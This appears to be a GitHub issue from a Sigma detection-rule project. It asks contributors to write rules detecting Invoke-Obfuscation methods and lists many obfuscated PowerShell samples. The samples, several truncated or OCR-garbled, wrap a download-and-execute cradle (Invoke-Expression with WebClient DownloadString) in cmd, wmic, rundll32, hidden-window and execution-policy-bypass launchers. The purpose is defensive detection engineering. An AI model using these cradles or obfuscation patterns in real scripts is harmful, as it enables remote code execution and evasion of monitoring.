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# Invoke-Obfuscation #1009

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## Summary

- Tool: [Invoke-Obfuscation](#) — PowerShell command and script obfuscation framework
- Author: Daniel Bohannon, [@danielhbohannon](#)
- Type: Offensive tool, threat simulation
- Materials:
  - [The Invoke-Obfuscation Usage Guide :: Part 1](#);
  - [The Invoke-Obfuscation Usage Guide :: Part 2](#);
  - [Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To \(Try To\) D""e Tec T 'Th'+ 'em'](#)

## Problem

Sigma rules heavily rely on process execution (with command-line) events (Windows Event Log Security Event ID 4688 and Sysmon Event ID 1).

Many of them provide detection of malicious PowerShell one-liners.

At the same time, the presence of Sigma rules for Powershell Obfuscation Indicators detection is quite limited.

### Assignees

No one assigned

### Labels

Help Wanted

Rules

### Projects

None yet

### Milestone

No milestone

### Development

No branches or pull requests

### 6 participants

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There are a five Sigma rules for PowerShell obfuscation detection, developed by Thomas Patzke ([@thomaspatzke](#)), Florian Roth ([@Neo23x0](#)), Sami Ruohonen ([@samsson](#)) and Harish Segar ([@HarishHary](#)):

- Suspicious XOR Encoded PowerShell Command Line ([812837bb-b17f-45e9-8bd0-0ec35d2e3bd6](#))
- Suspicious XOR Encoded PowerShell Command Line ([bb780e0c-16cf-4383-8383-1e5471db6cf9](#))
- Suspicious PowerShell Parameter Substring ([36210e0d-5b19-485d-a087-c096088885f0](#))
- CrackMapExec PowerShell Obfuscation ([6f8b3439-a203-45dc-a88b-abf57ea15ccf](#))
- CrackMapExec Command Execution ([058f4380-962d-40a5-afce-50207d36d7e2](#))

At the same time, there are only three Sigma rules (developed by Daniel Bohannon, [@danielhbohannon](#)) that are focusing on detection of one of the obfuscation functions ([obfuscated IEX invocation](#)) provided by [Invoke-Obfuscation](#) framework.

There are at least 30 more obfuscation methods that Invoke-Obfuscation framework provides.

We would like to collaborate on Sigma rules development in this area.

## Solution

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework, you can pick up some of the tasks in that table and develop Sigma rules for them. You will need to use [regular expression value modifier](#), provided by Sigma converter (sigmac).

Here is an example of [Sigma rule](#) that utilizes a regular expression value modifier ( `|re` ):

```
title: Invoke-Obfuscation obfuscated IEX invocation
id: 4bf943c6-5146-4273-98dd-e958fd1e3abf
description: "Detects all variations of obfuscated power
status: experimental
author: Daniel Bohannon (@Mandiant/@FireEye), oscd.commu
date: 2019/11/08
tags:
```



```
- attack.defense_evasion
- attack.t1027
logsource:
  product: windows
  service: process_creation
detection:
  selection:
    - CommandLine|re: '\$PSHome\[\s*\d{1,3}\s*\]\s*\
    - CommandLine|re: '\$ShellId\[\s*\d{1,3}\s*\]\s*\
    - CommandLine|re: '\$env:Public\[\s*\d{1,3}\s*\]\
    - CommandLine|re: '\$env:ComSpec\[ (\s*\d{1,3}\s*\
    - CommandLine|re: '\*mdr\*\W\s*\)\.Name'
    - CommandLine|re: '\$VerbosePreference\.ToString
    - CommandLine|re: '\String\]\s*\$VerbosePreferen
  condition: selection
falsepositives:
  - Unknown
level: high
```

## The approach

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework. The description of the approach is following.

## Original code (before obfuscation)

```
# command example
Invoke-Expression (New-Object Net.WebClient).Download
# variable example
$env:path
# type token example
[Scriptblock]::Create("Write-Host $env:path")
```

## The main goal is to detect the obfuscation method itself, not a specific command

Some of the obfuscation methods are already covered by Sigma rules, developed by the Invoke-Obfuscation author. He used the following regexes in the rules:

```
\$PSHome\[ \s*\d{1,3}\s*\]\s*\+\s*\$PSHome\[
\$ShellId\[ \s*\d{1,3}\s*\]\s*\+\s*\$ShellId\[
\$env:Public\[ \s*\d{1,3}\s*\]\s*\+\s*\$env:Public\[
\$env:ComSpec\[ (\s*\d{1,3}\s*,){2}
```

```
\*mdr\*\W\s*\)\.Name  
\  
$VerbosePreference\.  
ToString\  
(  
String\]  
]\s*\  
$VerbosePreference
```

These regexes provide detection of the [IEX invocation obfuscation](#) function. This function is included into almost every encoding method so they can maintain zero dependencies and work on their own. That's why you'll see similar obfuscation results in different tasks, but it shouldn't distract you from the main goal.

Let's walk through the [task 28](#) to get more details on the regex development approach:


1. Copy all obfuscated commands examples into [Sublime](#) or other text editor of your choice
2. Select all examples and lowercase them. In Sublime you can do it by pressing `Ctrl+k, Ctrl+l` (Windows) / `CMD+k, CMD+l` (Mac)
3. Paste the lowcased examples to the regex editor of your choice
4. Start to apply lowercased regexes from existing [Sigma rule created by Daniel Bohannon](#) one by one:

4.1. Regex `\$pshome\[s*\d{1,3}\s*\]\s*\+\s*\$pshome\[` covers only one example (9th):

[illegible]

#### 4.2. Regex `\$shellid\`


`[\s*\d{1,3}\s*\]\s*\+\s*\$shellid\[` covers only one example (3rd):



### 4.3. Regex `\$env:public\`

`[\\s*\\d{1,3}\\s*\\]\\s*\\+\\s*\\$env:public\\[` doesn't cover any examples.

4.4. Regex `\$env:comspec\[\\s*\d{1,3}\\s*,){2}` covers only one example (5th):



4.5. Regex `\*mdr\*\w\s*\)\.name` doesn't cover any examples.

4.6. Regex `\$verbosepreference\.toString\()` doesn't cover any examples.

4.7. Regex `\string\\s*$\` doesn't cover any examples.

5. Start to develop your own regex that will cover all of the obfuscation examples of this particular obfuscation method, e.g.:

5.1. Regex `.*cmd.*\|.*powershell.*&&.*cmd.*\|` covers all examples:

[illegible]

This is our main goal - detect the obfuscation method looking for similar patterns in all of its obfuscation examples.

## A little tip for the regex development

You can copy all pre-generated obfuscated powershell one-liners from a particular task (that are generated by a specific obfuscation method) and paste them to [regex101](#) web-app for regular expression development. It will simplify the process a lot, and help you to find patterns to detect. (you can save your progress there and even apply a dark theme (:).

One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for `process_creation` log category, **service creation** events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and `powershell` log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process\\_creation/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_commandline.yml](#)
- [rules/windows/powershell/powershell\\_invoke\\_obfuscation\\_obfuscated\\_iex.yml](#)
- [rules/windows/builtin/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_services.yml](#)

## Case Sensitivity

We consider that we're able to apply all regexes as not case sensitive or that all events are lowercased in a log pipeline before indexing in SIEM/LM system.

## Tasks

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If you would like to assign yourself to some of the Tasks listed below, you should comment on the Issue with a specific Task you are going to solve. This way, the other participants will see that you will work on a particular task so they will do something else and not intersect with you.

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### TOKEN OBFUSCATION

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*TOKEN\STRING\1&2 skipped, because there are not any String tokens to obfuscate, but they do Concatenate and Reader just like TOKEN\ARGUMENT\3&4 (Tasks [#4&5](#))*

Task #	Option	
1	TOKEN\COMMAND\1	TOKEN\COMMAND\1 IN`V`o`Ke-eXp`ResSIOn (Ne`v
	TOKEN\ARGUMENT\2	IN`V`OKE-exPRE`Ss`i`oN (n`e\
	TOKEN\MEMBER\2	IN`VOke-expr`eSS`ioN (NE`w-
		TOKEN\ARGUMENT\2 Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj TOKEN\MEMBER\2 Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj
2	TOKEN\COMMAND\2	&('In'+ 'voke-Expressi'+ 'o'+ 'n .( 'Inv'+ 'oke-Ex'+ 'pr'+ 'ess'+ 'io .( 'Invok'+ 'e- '+ 'Ex'+ 'pressio'+ ' &('Invok'+ 'e- '+ 'Expr'+ 'ession
3	TOKEN\COMMAND\3	&("{3}{4}{2}{1}{0}{5}" -f'o','essi' .( "{0}{3}{2}{1}{4}" -f'l','-Ex','oke .( "{2}{3}{0}{1}" -f'o','n','Invoke- &("{2}{3}{0}{4}{1}" -f 'e','Expres
4	TOKEN\ARGUMENT\3 TOKEN\MEMBER\3	TOKEN\ARGUMENT\3 Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj TOKEN\MEMBER\3



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5	TOKEN\ARGUMENT\4 TOKEN\MEMBER\4	<b>TOKEN\ARGUMENT\4</b> Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj <b>TOKEN\MEMBER\4</b> Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj
6	TOKEN\VARIABLE\1	<code>\${En`V:~p`ATh}</code> <code>\${e`Nv:pAth}</code> <code>\${ENv:~path}</code>
7	TOKEN\TYPE\1	Set-ItEM VaRIABLe:Lcx ( [TyP sV ("5Y"+"X") ( [typE]('SCrIpT SET F9cg ( [tYpE]('scr'+ 'l'+ 'PT SET-Variable ('V'+ 'lR') ([TyPE]
8	TOKEN\TYPE\2	Set-itEM vaRiAbLE:YsB ( [tYPE \$env:path") set-ITEm ('VAri'+ 'aBL'+ 'E'+ ':Y ( 'VARI'+ 'aBL'+ 'e'+ ':y'+ '7w8O SEt-ItEM ('vAriAb'+ 'l'+ 'e:p87: ( 'VaRiab'+ 'L'+ 'E:P87Z2')).vaLL \$094 = [tyPE]("{1}{0}{3}{2}"-F
9	TOKEN\ALL\1	.( "{0}{3}{1}{2}{4}{5}" -f 'Inv','Ex ("{2}{0}{1}{3}" -f 'ownl','oad','C

		<pre>..{"1}{0}{4}{3}{2}" -f'e-E','Invok {0}{3}{2}{4}{1}" -fDo','ing','l','v  &amp;("{0}{1}{3}{2}"-f'l','nvoke','es: ("{1}{2}{3}{0}" -f'g','Download'  &amp;("{3}{4}{1}{0}{2}" -f'si','pres',' {2}{3}{0}" -f'g','Down','load','Si  ..{"3}{2}{0}{1}"-f're','ssion','-Ex fClient','t.','Ne','We','b')).("{0}{2</pre>
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## STRING OBFUSCATION

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Task #	Option	Results	Comments
10	STRING\1 STRING\2 STRING\3	<b>Covered by the Invoke-Obfuscation author himself, even for the method commented out in the code:</b>  <a href="#">Rule # 1</a>  <a href="#">Rule # 2</a>  <a href="#">Rule # 3</a>  You'll encounter patterns from these rules further on, that's because the source code block is copy/pasted into almost every encoding function so they	These options can Concatenate entire command    Reorder entire command after concatenating    Reverse entire command after concatenating

		<p>can maintain zero dependencies and work on their own.</p> <p>Again, don't hesitate to check the work done and improve it, if you know how.</p>	
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## ENCODING OBFUSCATION

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Task #	Option	
11	ENCODING\1	<p><b>Partially covered by the same Sigma</b></p> <pre>IEx([StrInG]::JOin(", ( '34@32@36:40l 32P44z52T48u32@44T55_56u44_49 32T44u49R49_54R44T52T49u44~52 116@123~32z40T91k105T110~116  "\$( SET-ItEM 'vARiABLE:oS' ")"+[STrInG]::JOin(", ( '73%110q118q111&lt;107x101K45!6' inVoKe-ExPResSion ( -jOiN((73 , 110,1</pre>
12	ENCODING\2	<p><b>Partially covered by the same Sigma</b></p> <pre>-join ( '49_6e-76_6fP6b_65{2d!45_78 ( '49}6eU76w6f:6b:65U2dV45w78V7 IEX([StRInG]::jOin(" ,('49&gt;6ex76~6f&gt;6 "\$( sEt-ITeM 'VarIABLE:ofs' ") " +[STrinG]::JOin(", ( (111,156 ,166 , 157</pre>
13	ENCODING\3	<p><b>Partially covered by the same Sigma</b></p> <pre>IEX ( -jOIIn ('111x156P166&lt;157C153 [STRinG]::JOiN(",( (111,156 ,166 , 157</pre>

		<code>INvOkE-EXpReSsION ( " \$( sET-vAriAl</code> <code>[STRINg]::JOIN(", ( '111V156~166~1:</code>
14	ENCODING\4	<b>Partially covered by the same Sigma</b>  <code>iNvOkE-EXPRessION ( ( (1001001 , 1</code> <code>[COnveRT]::toinT16(([sTriNg]\$_ ) ,2 ) )</code>  <code>Iex ([stRIng]::jOIN( " , ((1001001 , 11C</code> <code>2 )-as [CHaR] ) ) )</code>  <code>( ( 1001001 ,1101110,1110110, 110</code> <code>JoIN " " INvOkE-eXpReSSiON</code>  <code>IEX( -JOIN ('1001001C1101110M111</code> <code>SPIIT'x'-SPlit 'M' -spLit'C'-SPLiT'!'-spll'</code>
15	ENCODING\5	<b>Partially covered by the same Sigma</b>  <code>(([rUnTImE.InteropSErVICes.mARShAL]</code> <code>DYANwA3ADQAMwBiAGYANwA1AG</code> <code>)) ) ieX</code>  <code>(([RunTimE.intEropseRvICes.MArSHAL]::</code> <code>xAGEAMgAwADMANwAwAGYAYwAC</code> <code>SeCuRESTRiNG -K (45..14))))   INvOkE</code>  <code>( [rUNTiMe.intEROpSErVICes.MaRshaL</code> <code>gBhADEAOAA4ADMAZgA3ADEANg/</code> <code>15,12,5,100,60,48,36,108,163,9,81,21</code>  <code>Iex(([RUntime.INTerOPSeRVICes.marS</code> <code>IAZgBmADEAYQBhADkAMABiADIAM</code>
16	ENCODING\6	<b>Partially covered by the same Sigma</b>  <code>[sTRINg]::JoIn(", ('66z101J125!100J96</code>  <code>[sTrinG]::JoIn( " , ([Char[]]( 100 ,67 , 91</code>  <code>[STriNg]::JOin(",( '87G112V104I113A1</code>
17	ENCODING\7	<a href="#">Example 1</a>  <a href="#">Example 2</a>

		<a href="#">Example 3</a>
		<a href="#">Example 4</a>
18	ENCODING\8	<a href="#">Example 1</a> <a href="#">Example 2</a> <a href="#">Example 3</a> <a href="#">Example 4</a>

COMPRESS OBFUSCATION

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Task #	Option	
19	COMPRESS\1	<p>Partially covered by the same Sigma i function so they can maintain zero c</p> <pre>(new-object System.IO.Compression [System.Convert]::FromBase64String( ) , [System.IO.Compression.CompressionOptions]::NoCompression   ForEach { \$_.ReadToEnd() })   IEx</pre> <pre>lex( new-object System.IO.Compression '88wry89O1XWtKChKLS7OzM9T0PBI [io.Compression.CompressionOptions]::NoCompression</pre> <pre>Invoke-Expression (new-object Sys [Convert]::FromBase64String('88w [System.IO.Compression.CompressionOptions]::NoCompression).ReadToEnd()</pre> <pre>IEX (New-object System.IO.StreamReader [convert]::FromBase64String('88wry [System.IO.Compression.CompressionOptions]::NoCompression)</pre>

PS LAUNCHER OBFUSCATION

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Task #	Option	
20	LAUNCHER\PS\*	<p><b>LAUNCHER\PS\0 NO EXECUTION</b> poWeRsHELL "Invoke-Expression (N  POwErShell "Invoke-Expression (Ne  ----- <b>LAUNCHER\PS\1 -NoExit</b> PowERsheLL -NOe "Invoke-Express  poWerSHELL -NOEXIT "Invoke-Expr  PoweRsheLL -Noexl "Invoke-Expres  PowerSHELL -nOEX "Invoke-Express  ----- <b>LAUNCHER\PS\2 -NonInteractive</b> pOweRShELL -NONinte "Invoke-E  powersheLL -noNiNtEraCTi "Invoki  POwErSheLL -nONi "Invoke-Expre:  POWeRSHeLL -NONiNteR "Invoke-  ----- <b>LAUNCHER\PS\3 -NoLogo</b> POWeRShelL -Nol "Invoke-Express  POWeRsHEIL -noloGo "Invoke-Exp  PoWeRsheLL -NOLO "Invoke-Expre  ----- <b>LAUNCHER\PS\4 -NoProfile</b> PoWerSHeLL -NOP "Invoke-Expres  pOWeRSHeLL -NOPROFi "Invoke-E  pOWErsHEll -nOpROfILE "Invoke-l  PowErsHELL -NopROFil "Invoke-Ex</p>

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**LAUNCHER\PS\5 -Command**

POWERshELl -c "Invoke-Expression  
powerSHELL -CO "Invoke-Expressi  
PoWerShElL -cOMmAn "Invoke-Exp  
poWeRshELl -COMmANd "Invoke-

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**LAUNCHER\PS\6 -WindowStyle 1**

POWershElL -wINdOWs HiDden "Ir  
pOWERsheLL -wIn hIdd "Invoke-E  
powersHELL -wINd 1 "Invoke-Expr  
poWerShell -WinDoW 1 "Invoke-E  
POwERsHElL -wINDowsTYl 1 "Invo  
poWeRshell -WIndOWStyL hI "Invc  
POwERshELl -Wi HiDdEN "Invoke-

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**LAUNCHER\PS\7 -ExecutionPolic**

pOwerShell -EXEcUt BYPasS "Invo  
PoWeRsheLL -Ep bypasS "Invoke-E  
pOwersHELL -EXec byPaSs "Invoke  
PoWeRshell -eXecUtIO ByPaSs "Inv  
poWErsHeLL -eX ByPass "Invoke-E

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**LAUNCHER\PS\8 -Wow64 (to pa**

C:\WInDows\sySwoW64\wINDowS  
c:\WindoWs\SYsWOw64\WiNDOW  
c:\WINDOWs\SYSwOw64\Windows

## CMD LAUNCHER OBFUSCATION

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Task #	Option	
21	LAUNCHER\CMD\*	<p><b>Options LAUNCHER\CMD\0 - obfuscation methods for PS key only hunt for CMD indicators:</b></p> <p>cMD /c poWersHEll</p> <p>C:\wINDOWs\SYstEM32\CmD.E</p> <p>cMd.EXe /c PoweRSHell -nonin</p> <p>C:\winDOWs\sYstEM32\cmD.eX</p> <p>CMd.exe/c powERsHeLL -nOPR</p> <p>cMD/c pOWersHeLl -c</p> <p>C:\WiNDoWS\SysTEM32\cMD /</p> <p>cmd /c poWERSHeLL -Ep bYPAS</p> <p>CMd.exe/CC:\wiNdows\SySwOw</p>

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Task #	Option	
22	LAUNCHER\WMIC\*	<p><b>Options LAUNCHER\WMIC\0 obfuscation methods for PS key only hunt for WMIC indicator</b></p> <p>WMIC "ProcESs" CaLL CREATE</p> <p>wMIC.exe 'PRoceSS' 'caLL' crEa</p> <p>c:\wiNDoWS\sYstEM32\wbem\</p> <p>wmic 'pRoCEss' "caLL" cReaTE '</p> <p>WMIC PrOCESS "caLL" 'cReAte</p>



		C:\windoWS\systeM32\wbem\
		c:\wINdOWS\systEm32\WbEM
		wMic.Exe "PrOCESS" CAIL crea
		wmlc.eXE "PRoCEss" "cALI" 'Cre

RUNDLL LAUNCHER OBFUSCATION

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Task #	Option	
23	LAUNCHER\RUNDLL\*	<p>Options LAUNCHER\RUND obfuscation methods for PS only hunt for RUNDLL indic</p> <p>C:\wINDoWs\systeM32\Run</p> <p>c:\WindowS\systeM32\RunD</p> <p>C:\windOwS\sySTEm32\rUNl</p> <p>RunDLL32 SHELL32.DLL She</p> <p>c:\wIndoWs\SysteM32\Rund</p> <p>c:\WINDowS\SySTem32\runl</p> <p>C:\wIndOWS\SySteM32\ruN</p> <p>rUNDLL32 SHELL32.DLL, ,Sh</p> <p>RUndLL32 SHELL32.DLL She</p>

VAR+ LAUNCHER OBFUSCATION

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24	LAUNCHER\VAR+\*	<p><b>Options LAUNCHER\VAR+\0 -</b> just apply different PS keys the <a href="#">10</a>), so in this task we should c</p> <pre>cMD.exe /C "seT SIDb=Invoke-l Net.WebClient).DownloadString f 'eT-var','G','iab','IE' ) (\{0}{1}\ ) ( ( ^&amp;(\{0}{1}\ -f'g','CI' ) (\{0</pre> <pre>c:\wiNdOWS\sYSteM32\CMD.e (New-Object Net.WebClient).Dc sEt-Item (\Var\ + \IAblE:v\ + f'ROnM','E','ENvi','nt' ) ) ; \${exEcUTIONCoNtEXT}.\InVo`k GCi ( \VAR\ + \iABIE:v\ + \y 'IE','Ria','EnviROnMeN','GET','b',' {1}{2}{0}\ -f 's','Pr','Oces' ) ) )"  CMD.ExE/C"sEt iXH=Invoke-Exp Net.WebClient).DownloadString [Type]( \{1}{0}{2}\ -F 'oN','enviR {1}\ -f'aB','e','i','GETEN','viRon','l f 'P','S','ROCES' ) ) ^  . ( \{1}{0}\</pre> <pre>C:\winDoWs\SyStEm32\cmd.Ex (New-Object Net.WebClient).Dc SET-iteM ( 'VAR' + 'i' + 'A' + 'blE 'iRoN','mENT','e','nv' ) ) ; \${exECUtIONCONtEXT}.\IN`VC GEt-VARiAble ( 'a' + 'o6I0' ) -vaL f'e','gETenvIR','NtvaRIa','BL','ON {1}\ -f'pRoC','esS' ) ) )"  C:\WIndoWs\system32\cmd /c Object Net.WebClient).Downloa \${m`FLj`92} = [Type](\{1}{2}{0}\ \${mF`LJ`92}::(\{4}{2}{3}{0}{1}\ - ).Invoke( ( \{0}{1}\ -f 'qTHS','A' {0}{1}{2}\ -f'Ke-','eXP','rEsSiOn',  c:\wiNDOWs\system32\CmD.ex Object Net.WebClient).Downloa \$RiJGI = [TyPe]( \{0}{2}{1}\ -f 'I {ExeCutIONConTeXT}.\iNVo`ker</pre>
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		<pre>'INv','KEscri','o','Pt' ).Invoke( ( \$r ftVarIAB','ge','Le','meN','tenvIrC 'cEs','s','PRO' ))) )"  C:\wInDOWS\sYsTEm32\cMD.E (New-Object Net.WebClient).Do hIDD ( ( "{0}{2}{1}" -f 'v','E','aRi VaLU).\`inV`OKE`CoMMa`Nd\".I 'OKES','INV','CRlpt').Invoke( ( ^ f'xyp','EnV:')).\"Va`luE\" )"  C:\wInDOWs\SyStem32\cMD /I (New-Object Net.WebClient).Do EXECuTIONpoLlCy bypasS (.\"{( f'e','X*XT') -VALuEoNly ).\"inV`O f'ip','InVokeScR','T' ).Invoke( ( ^ CHIL','EM' ) ( \"{3}{1}{2}{0}\" -f 'R  cMd.eXE /C "Set prJ=Invoke-Ex Net.WebClient).DownloadString C:\Windows\SYSWOW64\wInD ^&amp;(\"{1}{0}\" -f 'x','ie' ) ( (.\"{0}{ 'pr','J','ENV:')).\"v`ALuE\" ) "</pre>
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## STDIN+ LAUNCHER OBFUSCATION

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Task #	Option	
25	LAUNCHER\STDIN+\ *	<p><b>Options LAUNCHER\STDIN-</b> <b>just apply different PS keys t</b> <b>so in this task we should onl</b></p> <pre>cmd /C"echo\Invoke-Expressi Net.WebClient).DownloadStri \$EXECUTIONCONteXT.iNVoKE  c:\windows\sYsTEm32\CmD.e Net.WebClient).DownloadStri  c:\wInDOWs\SYstem32\CMd Net.WebClient).DownloadStri ([sTRiNg]\$VERBosEPREfErENcl</pre>

		<pre>c:\WiNDOWs\sysTEm32\cmd. Net.WebClient).DownloadStri \${EXEcUtIOnCONTEXT}.INvO  CMd.eXe /c "eCHO/Invoke-E Net.WebClient).DownloadStri \${EXecUTiONCOntEXT}.iNVO  C:\wiNDoWS\SYSTEm32\cMd Net.WebClient).DownloadStri  c:\wlNdOWs\SYsteM32\CMd.f Net.WebClient).DownloadStri iTeM 'VariABLE:eX*Xt').ValuE.I  c:\wiNDoWS\SySTem32\cmd Net.WebClient).DownloadStri \$SHEILID[1]+\$ShELlId[13]+'x  cMD /C "ECHO\Invoke-Expre Net.WebClient).DownloadStri C:\wiNdOWs\SYsWow64\WIn 'variabLE:EXECuTiONcontext' )"</pre>
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## CLIP+ LAUNCHER OBFUSCATION

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Task #	Option	
26	LAUNCHER\CLIP+ \*	<p><b>Options LAUNCHER\CLIP+ \0 launcher just apply different F <a href="#">LAUNCHER\PS\* (task 10)</a>, so CLIP+ indicators:</b></p> <pre>cmD /C "ECho\Invoke-Expressi Net.WebClient).DownloadString {1}{0}\"-f 'ype','-T','Add' ) -AN ( fC','ore' ),'Pre',(\ \"{1}{0}\" -f 'n',' [System.WIndOWS.CLiPBOARD )\"I`NvOKE\"( ) ) ^  ^&amp; ( ( [StRl</pre>

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+ 'x'-JOIN') ; [System.Windows  
fCl','ear').\`i`Nv`OkE\"")
```

```
C:\WIndows\SystEm32\CMd /(  
Object Net.WebClient).Downlo  
-st . ( \"{1}{0}{2}\"-f \"{0}{1}\" -f  
{3}\" -f 'tio','nCo',(\"{0}{1}\"-f 'Pr  
${Sh`eL`lid}[13] + 'x')( ([wiNDO  
{1}\" -f 'get','tE'),'x','t').\"invO`Ke  
{1}\"-f ( \"{1}{0}\" -f'e','etT'),'xt','
```

```
CmD /c " eCHO/Invoke-Expres  
Net.WebClient).DownloadString  
STa ${d`SCTG} = [Reflection.Ass  
f'adWithP','a' ),( \"{1}{0}\" -f 'tia'  
)).\"iNVo`ke\"( ( \"{5}{1}{2}{3}{4}  
); ${EXEcUtIOncontext}.\`i`N`V  
( [sYSteM.winDoWs.FOrMs.ClIF  
'xT','tE'),'GeT' ).\"i`Nvo`Ke\"( ) )  
\"{1}{0}\" -f 'ear','Cl' ).\"IN`Voke`
```

```
Cmd /c" echo/Invoke-Expressio  
Net.WebClient).DownloadString  
{1}{2}{0}\"-f'pe','Ad',(\"{1}{0}\" -f  
{4}\" -f'ows','y','.F',(\"{0}{1}{2}\" -  
),'S' ) ; ([SySTEM.wiNDows.FoRm  
fT','TTeX' ),'gE' ).\"invO`Ke\"( ) )  
{0}\"-f'KE-','o' ),(\"{2}{1}{0}\"-f 'p  
[System.Windows.Forms.Clipbo  
) , 'xt').\"InV`oKe\"( ' ' )"
```

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CMD/c " ECho Invoke-Expressio  
Net.WebClient).DownloadString  
powershell -noPRO -sTa ^& (  
) , 'A' ) -AssemblyN (\"{0}{3}{2}{1'  
f'e','ntatio'),'es','re' ) ; ^& ( ( [Stl  
+ 'x'-JoiN') ( ( [sySTem.WInDO'  
f'tTe','xt' ),'ge' ).\"IN`Vo`Ke\"( ) )  
{1}{0}\" -f't',(\"{0}{1}\" -f 'tT','ex'
```

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C:\WiNDOWS\SYSTEm32\cMd  
Object Net.WebClient).Downlo  
C:\WINDOWS\System32\clIP.Ex  
{1}{0}{2}\"-f 'p',(\"{1}{0}\" -f'Ty','
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		<pre>{2}{0}\" -f'nC','Pr','esentatio' ) ) ; \${eXeCUtIONConteXT}.\\"InvOk [WiNdOWs.ClIPBoARd]::( \"{0}{1 [Windows.Clipboard]::( \"{1}{0}\  c:\wlnDOWs\SYStEm32\cmD.Ex Object Net.WebClient).Downloa WINDO Hid . ( \"{2}{0}{1}\" -f ( \" {1}{3}{0}\" -f'rms','F','ows','o',( \" \${EXEcuTioncONtEXt}.\\"iNvoKE [wlndOWs.ForMs.CLiPBOrd]::( ).\\"iNV`OkE\"( ) ) ) ; [Windows.F {0}{1}\" -f 'Se','tT' ),'xt' ).\"InVO`k  cmD.exe /c \" ECHo Invoke-Exp Net.WebClient).DownloadString exEcUTioNPoL Bypass ^&amp;( \"{1 ) -Assem ( \"{0}{2}{1}{3}\" -f 'Sy: ( \"{1}{0}\" -f 'rms','Fo' ) ) ; (^ &amp; ( ','G'),( \"{1}{0}\" -f'rla','va') ( \"{1 )).\"v`AIUE\".\\"In`VO`k`ecOMm/ [systeM.WiNdOWS.FormS.cliPb fXT','tTE'),'GE' ).\"i`NvOke\"( ) ) \"{0}{1}\" -f'Cle','ar' ).\"I`N`VOKE'  CMd.eXE /C \"ECho/Invoke-Exp Net.WebClient).DownloadString C:\wlnDowS\SYSwOW64\wind -StA \${Nu`ll} = [Reflection.Asse {1}\" -f 'Load','W' ),'a','e','ith',( \"{ fPart','i')).\"i`Nvo`ke\"( ( \"{2}{0} 'tem.Window','s','Sys','s','.Form' {0}{2}\" -f'x',( \"{0}{1}\" -f'GETt',' \${eNV:c`o`MSPEc}[4,24,25]-Joi {0}{1}\" -f 'etT','ext','S' ).\"INVo`k</pre>
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## VAR++ LAUNCHER OBFUSCATION

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27	LAUNCHER\VAR++\*	<p><b>Options LAUNCHER\VAR++'</b> <b>just apply different PS keys t</b> <b>so in this task we should only</b></p> <pre>C:\wINDOWs\SYStEM32\CmD Object Net.WebClient).Downl {1}{0}\"-f'ex','l' ) ( ( \"{1}{0}\" - f'E','nv',';jXgL')).\"v`AluE\" ) &amp;&amp;</pre> <pre>c:\WiNDOWS\SYStEm32\CmE (New-Object Net.WebClient).I noeX ^^^&amp;(\"{2}{0}{1}\"-f '-lt ) ([Type]( \"{2}{3}{0}{1}\"-f 'e','N [sTrIng]\${VE`Rbo`SepReFER`Er 'RIAbLe:z8j' + 'u2' + 'l' ) ).vALL 'IRo','Nm','GETE','ABIE','l','nv','e {0}\"-f'cEss','P','RO' ) ) )&amp;&amp; c:\</pre> <pre>cMD /c "SeT xClr=Invoke-Exp Net.WebClient).DownloadStrir \${L3`V`BF6} = [Type]( \"{0}{2}{ \${ExEcUtionCoNteXt}).\"i`NvOk {1}{0}\" -f 'itEM','-ChIld','GeT' ) 'V','GEtEn','riA','BLE','IronMen f'eSs','PROc' ) ) )&amp;&amp; cMD /c %</pre> <pre>C:\WiNdOws\SYStEM32\cMD Object Net.WebClient).Downl (\"{0}{1}{2}{3}\"-f 'g','Et','-VA','F fEXECUTiOnCONt','t','eX' ) ).\" {0}\" -f'rlpt','keS','invO','c' ).Inv {1}\"-f 'eNV:G','jQ' ) ).\"VAI`UE %qBZO%</pre> <pre>C:\WIndOWS\SYStem32\Cmd. Object Net.WebClient).Downl NOPROFiL Set-iTEM VARiAbL 'eNVi','Nt','ronme' ) ); ( ( \"{2}{ 'VaRla','X*xT','ble',';E' ) ).\"V`ALu f't','Rlp','c','invokes' ).Invoke( (  f'g','et','E','roN','iabLe','NVI','M {0}{1}\"-f'pRo','cEss' ) ) )&amp;&amp; C 